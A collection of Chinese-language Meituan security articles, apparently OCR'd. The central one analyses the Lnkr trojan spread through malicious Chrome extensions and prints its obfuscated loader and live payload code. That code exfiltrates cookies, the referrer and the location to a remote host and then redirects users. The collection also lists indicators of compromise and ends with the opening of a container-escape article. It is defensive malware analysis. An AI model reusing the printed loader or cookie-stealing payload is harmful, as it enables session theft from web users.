1. 规则组功能建设初期目标是实现规则的高效管理、复用。在 A 业务场景基于规则组除实现规则的高效管理、复用外，还实现了决策计算。但这种用法在随着其业务的发展复杂度增加，已经不再利于策略高效管理，目前还在寻找更优的解决方案。

2. 累计因子的功能是将对多条请求进行计数或求和逻辑进行封装。B 业务基于上述功能上还是实现了事件行为记录、多事件时序性累计和拦截行为的累计。目前在其业务下广泛使用并有效地识别了跨事件风险。

总结而言，做好业务定期应用回访和应用监控是非常有必要的。

招聘信息

美团信息安全部正在招聘实习生，业务方向包括：安全 \ 后端开发 \ 机器学习算法 \ 自然语言处理 \ 风控策略 \ 数据开发 \Web 前端 \ 测试开发 \ 产品经理 \ 产品运营 \ 安全与隐私合规等。工作地点：北京 / 上海。欢迎感兴趣的同学发送简历至：tech@meituan.com（邮件标题注明：美团信息安全团队）

隐藏在浏览器背后的“黑手”

作者：陶琦

导读

本文从黑产攻击方式、木马恶意行为、监控及防御方案等角度对 Lnkr 木马进行分析，此类木马影响范围较广，攻击手法多样，但国内目前相关的资料却非常稀少，希望本文的实践经验和总结能对从事相关安全检测的同学有所帮助。

一、事件概述

2020 年 10 月，美团安全运营平台发现流量中存在恶意 JavaScript 请求，信息安全部收到告警后立即开始应急处理，通过对网络环境、访问日志等进行排查，最终锁定恶意请求由 Chrome 浏览器安装恶意插件引起，该恶意 JavaScript 文件会窃取 Cookie 并强制用户跳转到恶意色情站点、推广链接等，结合美团威胁情报大数据，发现该插件与 Lnkr Ad Injector 木马特征吻合。

此类木马传播方式多样，会通过浏览器插件、Broken Link Hijacking 等方式在页面中植入恶意代码，不仅严重影响用户正常访问还会窃取用户数据。经追踪分析发现，多个国内大型互联网站点（Alexa 全球排名前 600）被感染，影响上亿网民的上网安全，建议各大平台对自身系统第三方加载源以及内部终端设备进行检查，避免遭受此类木马攻击。

二、溯源过程

2.1 安全运营平台发出异常告警

Chrome 沙箱监测到恶意 JavaScript 文件，发出异常告警：

通过告警信息判断基本的攻击行为是：

1. 用户访问正常页面；
2. 页面加载外部 JavaScript 文件（A）：http://s3.amazonaws.com/js-static/18ced489204f8ff908.js；
3. A 加载第二个 JavaScript 文件（B）：http://countsource.cool/18ced489204f8ff908.js；
4. B 包含恶意代码，向远程域名发送 Cookie 等敏感信息。

2.2 分析攻击路径

根据告警中涉及的触发页面、相关网络环境信息，排除流量劫持、XSS 攻击等情况，猜测可能的原因为浏览器插件或恶意软件导致。

通过沙箱对问题设备上所有 Chrome 插件进行分析，发现一个名为 Vysor 的 Chrome 插件代码存在恶意行为，检测结果如下：

```
{
    "call_window_location": {
        "info": "get document.location",
        "capture": []
    },
    "call_document_createElement": {
        "info": "call document.createElement, create script element",
        "capture": [
            "create element elementName:FIELDSET",
            "create element elementName:FIELDSET",
            "create element elementName:FIELDSET",
            "create element elementName:FIELDSET",
            "create element elementName:FIELDSET",
```

```
            "create element elementName:INPUT",
            "create element elementName:FIELDSET",
            "create element elementName:FIELDSET",
            "create element elementName:FIELDSET",
            "create element elementName:FIELDSET",
            "create element elementName:FIELDSET",
            "create element elementName:SCRIPT",
            "create element elementName:LINK"
        ]
    },
    "call_document_removeChild": {
        "info": "call document.removeChild",
        "capture": [
            "remove element {elementName:fieldset}",
            "remove element {elementName:fieldset}",
            "remove element {elementName:fieldset}"
        ]
    },
    "set_scriptSrcValue": {
        "info": "set script src unsafe value",
        "capture": [
            "//s3.amazonaws.com/js-static/18ced489204f8ff908.js"
        ]
    }
}
```

可以看到插件代码创建了 script 标签，然后将 script 标签的 src 属性设置为 `//s3.amazonaws.com/js-static/18ced489204f8ff908.js`。

2.3 插件恶意代码分析

为了进一步研究该组织木马的特征，我们对该恶意插件的代码进行了人工分析。恶意插件的代码量较大，结构混乱，包含大量干扰代码。

首先恶意代码预先设置了许多无明显意义的字符串，用于构造 Payload。


```
matchExpr = {
  ID: new RegExp('^#(' + identifier + ')'),
  CLASS: new RegExp('^\\.(' + identifier + ')'),
  TAG: new RegExp('^(' + identifier + '|[*])'),
  ATTR: new RegExp('^' + attributes),
  PSEUDO: new RegExp('^' + pseudos),
  XPATH: String(
    '^' +
    whitespace +
    '?(create>body>src>of-type):' +
    booleans +
    '*[>+~]|:(element|append|):\\(script|child/|last|nth)',
  ),
  CHILD: new RegExp(
    '^:(only|first|last|nth|nth-last)-(child|of-type)(?:\\(' +
    whitespace +
    '*(even|odd|(([+-]|)(\\d*)n|)' +
    whitespace +
    '*(?:([+-]|)' +
    whitespace +
    '*(\\d+)|))' +
    whitespace +
    '*\\)|)',
    'i',
  ),
  bool: new RegExp('^(?:' + booleans + ')$', 'i'),
  adaptive: new RegExp('(((\\w[^)]+))', 'ig'),
  needsChild:
    '((?:^[^\\\\]])%(?:\\\\.)*)|Y29tPCQxPmpzLX|N0YXRpYzwkMT4xOG|NlZDQ4OTIwNG|Y4ZmY5MDguanM|*',
  // For use in libraries implementing .is()
  // We use this for POS matching in `select`
```

这些字符串通过下面方法的一系列转换最终构造出创建 script 标签的语句 document[‘createElement’](‘script’)，doctype 即为创建出来的 script 对象。

接下来为 script 对象的 src 属性赋值，在 addHandler 方法中，cl 这个参数由 elem 传递过来，其中包含 src 字符串，通过 cl[0].split(‘>’).slice(2, 3) 拿到关键字 src，tag 是上文的 doctype 变量也就是 script 对象，在构造 src 值这部分，可以看到在常量中有一串一部分很像是 base64 的字符串：

```
mawaid = '^\\%|PCQxPjwkMT5zM|y5hbWF6b25hd3Mu|?:^[^\\\\]+?:\\%\\.*\t'
```

恶意代码利用该字符串结合其他预设变量进行一系列转换，最终形成 base64 后的加载地址 PCQxPjwkMT5zMy5hbWF6b25hd3MuY29tPCQxPmpzLXN0YXRpY-zwkMT4xOGNlZDQ4OTIwNGY4ZmY5MDguanM：



通过 createLinkPseudo 方法解 base64，经过 replace 后形成恶意地址 //s3.amazonaws.com/js-static/18ced489204f8ff908.js。

s3.amazonaws.com/js-static/18ced489204f8ff908.js 的主要目的是加载下一层的恶意 Javascript 文件（//countsource.cool/18ced489204f8ff908.js），代码如下：

```
(function(){var a=document.createElement("script");a.src="//
countsource.cool/18ced489204f8ff908.js";(document.head||document.
documentElement).appendChild(a)})();;
```

//countsource.cool/18ced489204f8ff908.js 文件内容为：

```
(function () {
    function initXMLhttp() {
        var xmlhttp;
        if (window.XMLHttpRequest) {
            xmlhttp = new XMLHttpRequest();
        } else {
            xmlhttp = new ActiveXObject("Microsoft.XMLHTTP");
        }
        return xmlhttp;
    }

    function minAjax(config) {
```

```
        if (!config.url) {
            return;
        }
        if (!config.type) {
            return;
        }
        if (!config.method) {
            config.method = true;
        }
        if (!config.debugLog) {
            config.debugLog = false;
        }
        var sendString = [],
            sendData = config.data;
        if (typeof sendData === "string") {
            var tmpArr = String.prototype.split.call(sendData, '&');
            for (var i = 0, j = tmpArr.length; i < j; i++) {
                var datum = tmpArr[i].split('=');
                sendString.push(encodeURIComponent(datum[0]) + "=" +
encodeURIComponent(datum[1]));
            }
        } else if (typeof sendData === 'object' && !(sendData instanceof
String)) {
            for (var k in sendData) {
                var datum = sendData[k];
                if (Object.prototype.toString.call(datum) == "[object
Array]") {
                    for (var i = 0, j = datum.length; i < j; i++) {
                        sendString.push(encodeURIComponent(k) + "[]=" +
encodeURIComponent(datum[i]));
                    }
                } else {
                    sendString.push(encodeURIComponent(k) + "=" +
encodeURIComponent(datum));
                }
            }
        }
        sendString = sendString.join('&');
        if (window.XDomainRequest) {
            var xmlhttp = new window.XDomainRequest();
            xmlhttp.onload = function () {
                if (config.success) {
                    config.success(xmlhttp.responseText);
                }
            };
            xmlhttp.open("POST", config.url);
            xmlhttp.send(sendString);
        } else {
            var xmlhttp = initXMLhttp();
```


```
            xmlhttp.onreadystatechange = function () {
                if (xmlhttp.readyState == 4 && xmlhttp.status == 200) {
                    if (config.success) {
                        config.success(xmlhttp.responseText, xmlhttp.
readyState);
                    }
                } else {}
            }
            if (config.type == "GET") {
                xmlhttp.open("GET", config.url + "?" + sendString,
config.method);
                xmlhttp.send();
            }
            if (config.type == "POST") {
                xmlhttp.open("POST", config.url, config.method);
                xmlhttp.setRequestHeader("Content-type", "application/
x-www-form-urlencoded");
                xmlhttp.send(sendString);
            }
        }
    }
    dL();

    function dL() {
        var host = 'http://press.cdncontentdelivery.com/f';
        var config = {
            url: host + "/stats.php",
            type: "POST",
            data: {
                vbase: document.baseURI,
                vhref: location.href,
                vref: document.referrer,
                k: "Y291bnRzb3VyY2UuY29vbA==",
                ck: document.cookie,
                t: Math.floor(new Date().getTime() / 1000),
                tg: ""
            },
            success: onSuccessCallback
        };

        function bl(resp) {
            ! function (dr) {
                function t() {
                    return !!localStorage && localStorage.getItem(a)
                }

                function e() {
                    o(),
                        parent.top.window.location.href = c
```

```
                }

                function o() {
                    var t = r + i;
                    if (localStorage) {
                        localStorage.setItem(a, t)
                    }
                }

                function n() {
                    if (t()) {
                        var o = localStorage && localStorage.getItem(a);
                        r > o && e()
                    } else e()
                }
                var a = "MenuIdentifier",
                    r = Math.floor((new Date).getTime() / 1e3),
                    c = dr,
                    i = 86400;
                n()
            }(resp);
        }

        function onSuccessCallback(response) {
            if (response && response.indexOf('http') > -1) {
                bl(response);
            }
        }
        minAjax(config);
    }
})();
```

该文件是真正实现恶意行为的代码，这部分代码没有经过混淆、加密，也没有加入其他无意义的代码干扰分析，可以很清晰地看到其恶意行为：

1. 获取当前页面 Cookie，ck 参数；
2. 获取当前页面 Referrer；
3. 获取当前页面 Location；
4. 使用 XMLHttpRequest 将获取到的数据发送到 http://press.cdncontent-delivery.com/f/stats.php；
5. 利用 onSuccessCallback 方法进行跳转。

至此实现了将 Cookie 发送到远端接收地址，后续通过 onSuccessCallback 返回内容完成跳转，完整流程：



2.4 通过已发现的 IoC 深入排查

通过上述特征，发现大量与 Lnkr 木马相关的域名和插件，部分并未出现在已知的威胁情报中，经进一步分析发现，移动终端设备也有触发恶意请求的情况。

除此之外我们也发现国内多个大型站点在自身引用资源上引入了 Lnkr 木马，用户如果访问到这些站点，Cookie 信息会被直接发送到远端，存在极高的安全风险。针对站点自身存在恶意资源的这类情况，极有可能是攻击者利用 Broken Link Hijacking 的攻击手法，对过期域名进行抢注，站点在访问原有资源时被劫持到恶意资源。

三、总结

3.1 恶意域名

以下列举了此次检测发现的恶意域名：

1. mirextpro.com


2. browfileext.com
3. nextextlink.com
4. lisegreen.biz
5. makesure.biz
6. clipsold.com
7. comtakelink.xyz
8. protesidenext.com
9. promfflinkdev.com
10. rayanplug.xyz
11. countsource.cool
12. blancfox.com
13. skipush1.bbn.com.cn
14. donewrork.org
15. loungesrc.net
16. higedev.cool
17. s3.amazonaws.com/cashe-js/
18. s3.amazonaws.com/js-cache/
19. s3.amazonaws.com/jsfile/
20. s3.amazonaws.com/cashe-js/
21. cdngateway.net（接收 Cookie 域名）
22. sslproviders.net（接收 Cookie 域名）
23. cdncontentdelivery.com（接收 Cookie 域名）

3.2 恶意插件

排查到包含 Lnkr 木马特征的恶意插件：

插件名	版本	插件ID
draw.io Desktop 2.0	2.0	aeeogemjbfojkdbabkhfiddigbhibhik
Vysor	3.3.2	kbfppphbbfnnfbpbgilecdildnckbcam
Vysor.com	1.1	kdphpklacmlhmooodiekhpbepcdlaghl
Get Postman API Development 3.0	3.0	dnogohgahkioegkkamlcgammbfafjlhn
vysor.io	3	cflpcfiicnoegfhfmkciagoanfidpeac
vysor 1.2	1.2	djijfbpaknhcpkmmdpjehlohnfjignne
JSONEditor.org 2.0	2.0	iiollpchbjolpchkigdceigbdepfbmcp
Lucidchart Diagrams Connector 2.0	2.0	imkgjdagojhcfncceapjjojdgecgafka
Gliffy Diagrams 1.3	1.3	cnfhdkdbcdkkhchipeopafgdhgdhljjc
Postman.am 1.1	1.1	lnpfbngjdpeijdfjlljmcjaaincinkhh


部分恶意插件截图：



四、复盘

Lnkr 木马所造成的危害有哪些?

Lnkr 木马的核心域名之一 cdngateway.net 在全球域名流量排名 8900 位，从流量来源角度，通过外部网站跳转带来的流量占比总流量的 65.48%，可见其攻击范围极广，受其影响的应用、用户数量也是非常庞大的。


cdngateway.net
COMPARE
DOWNLOAD
September 2020 Overview
Global Rank
Worldwide
8,900
Country Rank
Japan
1,378
Category Rank
Adult
813
Traffic Overview
Estimated Data Verify Your Website
Total Visits to cdngateway.net
Growth & total visits to cdngateway.net over time
On desktop & mobile web, in the last 6 months
Engagement
Total Visits
9.45M
17.35%
Avg. Visit Duration
00:00:03
Pages per Visit
1.11
Bounce Rate
72.35%
1.17%
Direct
65.48%
Referrals
31.69%
Search
1.10%
Social
0.40%
Mail
0.16%
Display
Referrals
65.48%
Of traffic is from Referrals
Top Referring Sites:
eromanga-mainic...
8.92%
13.50%
blog.livedoor.jp
7.03%
11.33%
akb48matomem...
6.31%
44.82%
gazounabi.com
2.88%
20.57%
faselhd.live
2.84%
20.30%
See 995 More Referring Sites
cdngateway.net
Top Destination Sites:
No destination sites

此类木马对外部用户和内部员工访问同时具有严重危害。

在外部用户方面，如果企业没有严格控制系统第三方资源加载，黑产利用 Broken Link Hijacking 的攻击手法，致使业务系统加载资源时被劫持植入恶意代码，将严重影响用户体验、信息安全和企业形象。

从内部员工角度，传统杀软、EDR 等终端安全设备并不能很好地识别出此类恶意插件，攻击者通过传播恶意浏览器插件控制员工浏览器加载远程恶意资源，不仅仅可以用于广告注入，相较于针对浏览器的其他攻击方式，可以达到更稳定，触发面更广的敏感信息窃取、内网探测等，在 CSP 历史阻断的恶意请求中，我们也发现除窃取 Cookie 信息外，也存在恶意代码窃取页面文本信息的情况，这些文本信息在企业内部平台中，极有可能包含大量用户，订单等敏感信息。

如何发现此类恶意木马植入?

针对恶意浏览器插件，在检测方面对其代码做静态分析成本比较大，触发恶意请求的 Payload 都是通过大量编码转换、拼接、正则匹配等构造而成、且经过了很多没有实际意义的方法，在动态分析方面，由于 Chrome 插件代码会调用 Chrome 后台 API，在常规沙箱环境中可能会出现无法调用 API 而中途报错退出。分析中还发现，很多恶意行为需要触发特定事件才能进入到构造恶意 Payload 流程，如触发 chrome.tabs.onUpdated 等。

对于浏览器插件安全，可以通过以下方式进行检测及防护：

- 禁止安装未在 Chrome 应用商店上线的插件（公司内部开发的插件除外）；
- 对插件 manfiest.json 文件进行轻量级的排查，manfiest.json 文件中申请权限相对敏感，如 Cookie、tabs、webRequest 等等；
- 利用内容安全策略（CSP）对应用页面发起的请求进行拦截或监控，结合静态与动态分析技术，判断 JavaScript 文件行为；
- 利用浏览器沙箱与 EDR，定期对浏览器插件进行扫描；
- 构建网络层的检测能力，发现有恶意请求及时应急处理。


对于业务系统自身是否加载恶意资源方面：

- 严格控制系统加载的第三方资源；
- 通过内容安全策略（CSP）对页面触发的请求进行拦截或监控。

总结

黑产组织利用此类木马进行恶意引流、窃取用户信息等，给用户访问带来安全风险，也危害到企业自身形象，在 HTTPS 场景下，虽然排除了链路上用户访问被劫持的风险，但用户端访问环境安全性不定，为确保用户获取的信息可靠，没有被篡改，仍然需要进一步加强防护。希望本文能给大家带来一些帮助或者启发。

关于美团信息安全部



招聘信息

目前美团安全团队正在努力打造语言虚拟机—基础服务—上层应用的纵深应用安全体系，急需对研发安全感兴趣的同学加入！如果你正好有求职意向且满足以下岗位要求，欢迎投递简历至 sunny.fang@meituan.com（邮件主题请注明：研发安全专家 – 城市 – 美团 SRC）。

云原生之容器安全实践

作者：睿智

概述

云原生（Cloud Native）是一套技术体系和方法论，它由 2 个词组成，云（Cloud）和原生（Native）。云（Cloud）表示应用程序位于云中，而不是传统的数据中心；原生（Native）表示应用程序从设计之初即考虑到云的环境，原生为云而设计，在云上以最佳状态运行，充分利用和发挥云平台的弹性和分布式优势。

云原生的代表技术包括容器、服务网格（Service Mesh）、微服务（Microservice）、不可变基础设施和声明式 API。更多对于云原生的介绍请参考 CNCF/Foundation。

图 1　云原生安全技术沙盘（Security View）

笔者将“云原生安全”抽象成如上图所示的技术沙盘。自底向上看，底层从硬件安全（可信环境）到宿主机安全 。将容器编排技术（Kubernetes 等）看作云上的“操作系统”，它负责自动化部署、扩缩容、管理应用等。在它之上由微服务、Service Mesh、容器技术（Docker 等）、容器镜像（仓库）组成。它们之间相辅相成，以这些技术为基础构建云原生安全。

我们再对容器安全做一层抽象，又可以看作构建时安全（Build）、部署时安全（Deployment）、运行时安全（Runtime）。

在美团内部，镜像安全由容器镜像分析平台保障。它以规则引擎的形式运营监管容器镜像，默认规则支持对镜像中 Dockerfile、可疑文件、敏感权限、敏感端口、基础软件漏洞、业务软件漏洞以及 CIS 和 NIST 的最佳实践做检查，并提供风险趋势分析，同时它确保部分构建时安全。

容器在云原生架构下由容器编排技术（例如 Kubernetes）负责部署，部署安全同时也与上文提及的容器编排安全有交集。

运行安全管控交由 HIDS 负责（可参考《保障 IDC 安全：分布式 HIDS 集群架构设计》一文）。本文所讨论的范畴也属于运行安全之一，主要解决以容器逃逸为模型构建的风险（在本文中，若无特殊说明，容器指代 Docker）。

对于安全实施准则，我们将其分为三个阶段：

- 攻击前：裁剪攻击面，减少对外暴露的攻击面（本文涉及的场景关键词：隔离）；
- 攻击时：降低攻击成功率（本文涉及的场景关键词：加固）；
- 攻击后：减少攻击成功后攻击者所能获取的有价值的信息、数据以及增加留后门的难度等。

近些年，数据中心的基础架构逐渐从传统的虚拟化（例如 KVM+QEMU 架构）转向容器化（Kubernetes+Docker 架构），但“逃逸”始终都是企业要在这 2 种架构下所面对的最严峻的安全问题，同时它也是容器风险中最具代表性的安全问题。笔者将以容器逃逸为切入点，从攻击者角度（容器逃逸）到防御者角度（缓解容器逃逸）来阐述容器安全的实践，从而缓解容器风险。

容器风险

容器提供了将应用程序的代码、配置、依赖项打包到单个对象的标准方法。容器建立在两项关键技术之上：Linux Namespace 和 Linux Cgroups。

Namespace 创建一个近乎隔离的用户空间，并为应用程序提供系统资源（文件系统、网络栈、进程和用户 ID）。Cgroup 强制限制硬件资源，如 CPU、内存、设备和网络等。

容器和 VM 不同之处在于，VM 模拟硬件系统，每个 VM 都可以在独立环境中运行 OS。管理程序模拟 CPU、内存、存储、网络资源等，这些硬件可由多个 VM 共享多次。




图 2　容器攻击面（Container Attack Surface）

容器一共有 7 个攻击面：Linux Kernel、Namespace/Cgroups/Aufs、Seccomp-bpf、Libs、Language VM、User Code、Container(Docker) engine。

笔者以容器逃逸为风险模型，提炼出 3 个攻击面：

1. Linux 内核漏洞；
2. 容器自身；
3. 不安全部署（配置）。

1. Linux 内核漏洞

容器的内核与宿主内核共享，使用 Namespace 与 Cgroups 这两项技术，使容器内的资源与宿主机隔离，所以 Linux 内核产生的漏洞能导致容器逃逸。

内核提权 VS 容器逃逸

通用 Linux 内核提权方法论

- 信息收集：收集一切对写 exploit 有帮助的信息。 如：内核版本，需要确定攻击的内核是什么版本？ 这个内核版本开启了哪些加固配置？ 还需知道在写 shellcode 的时候会调用哪些内核函数？这时候就需要查询内核符号表，得到函数地址。 还可从内核中得到一些对编写利用有帮助的地址信息、结构信息等等。
- 触发阶段：触发相关漏洞，控制 RIP，劫持内核代码路径，简而言之，获取在内核中任意执行代码的能力。
- 布置 shellcode：在编写内核 exploit 代码的时候，需要找到一块内存来存放我们的 shellcode 。 这块内存至少得满足两个条件：
  - 第一：在触发漏洞时，我们要劫持代码路径，必须保证代码路径可以到达存放 shellcode 的内存。
  - 第二：这块内存是可以被执行的，换句话说，存放 shellcode 的这块内存具有可执行权限。
- 执行阶段
  - 第一：获取高于当前用户的权限，一般我们都是直接获取 root 权限，毕竟它是 Linux 中的最高权限，也就是执行我们的 shellcode。
  - 第二：保证内核稳定，不能因为我们需要提权而破坏原来内核的代码路径、内核结构、内核数据等等，而导致内核崩溃。这样的话，即使得到 root 权限也没有太大的意义。

简而言之，收集对编写 exploit 有帮助的信息，然后触发漏洞去执行特权代码，达到提权的效果。

